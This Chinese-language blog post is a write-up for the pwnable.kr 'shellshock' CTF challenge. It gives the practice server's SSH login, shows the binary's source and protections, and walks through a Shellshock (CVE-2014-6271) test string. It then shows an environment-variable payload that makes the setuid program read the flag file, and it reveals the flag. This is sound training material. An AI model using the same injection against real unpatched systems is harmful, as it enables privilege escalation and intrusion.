pwnable-shellshock

原创

galaxy3000 于 2022-02-05 10:47:47 发布 1177 收藏

分类专栏： # PWN 文章标签： pwnable writeup 网络安全 安全漏洞 CTF

本文链接：https://blog.csdn.net/galaxy3000/article/details/122788533

PWN 专栏收录该内容


26 篇文章 0 订阅

订阅专栏

文章目录

概述

pwnable是一个经典的CTF中PWN方向练习的专业网站，本文记录的题目是shellshock，主要考察的是破壳漏洞的利用。



题目

题目描述

题目提示 **there was a shocking news about bash**，提示有个bash相关的震惊的消息，结合题目名称shellshock，可以看出考察的是破壳漏洞相关知识点。

连接信息

通过ssh登录靶机

```
ssh shellshock@pwnable.kr -p2222 (pw:guest)
```

```
shellshock@pwnable:~$ ls -l
total 960
-r-xr-xr-x 1 root shellshock     959120 Oct 12  2014 bash
-r--r----- 1 root shellshock_pwn     47 Oct 12  2014 flag
-r-xr-sr-x 1 root shellshock_pwn   8547 Oct 12  2014 shellshock
-r--r--r-- 1 root root              188 Oct 12  2014 shellshock.c
```


基本信息

使用`file`查看文件属性

```
➜  pwnable file shellshock
shellshock: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
for GNU/Linux 2.6.24, BuildID[sha1]=faa121cb26120bbeed48c2848da28048a7f4ce01, not stripped
```

查看基本信息，可以看到NX启用

```
checksec shellshock

    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

直接运行

```
shellshock@pwnable:~$ ./shellshock
shock_me
```

查看源代码

shellshock.c

```
#include <stdio.h>
int main(){
    setresuid(getegid(), getegid(), getegid());
    setresgid(getegid(), getegid(), getegid());
    system("/home/shellshock/bash -c 'echo shock_me'");
    return 0;
}
```

源代码分析

可以看到是调用家目录下的二进制文件bash进行命令执行，那这个bash有没有受到破壳漏洞影响？可以通过如下命令测试

```
env x='() { :;}; echo; echo vulnerable' ./bash -c :
```

可以看到，家目录下的bash存在破壳漏洞

```
shellshock@pwnable:~$ env x='() { :;}; echo; echo vulnerable' ./bash -c :

vulnerable
```

题目解法

执行命令得到flag

```
env x='() { :;}; /bin/cat flag' ./shellshock
```

```
shellshock@pwnable:~$ env x='() { :;}; /bin/cat flag' ./shellshock
only if I knew CVE-2014-6271 ten years ago..!!
Segmentation fault (core dumped)
```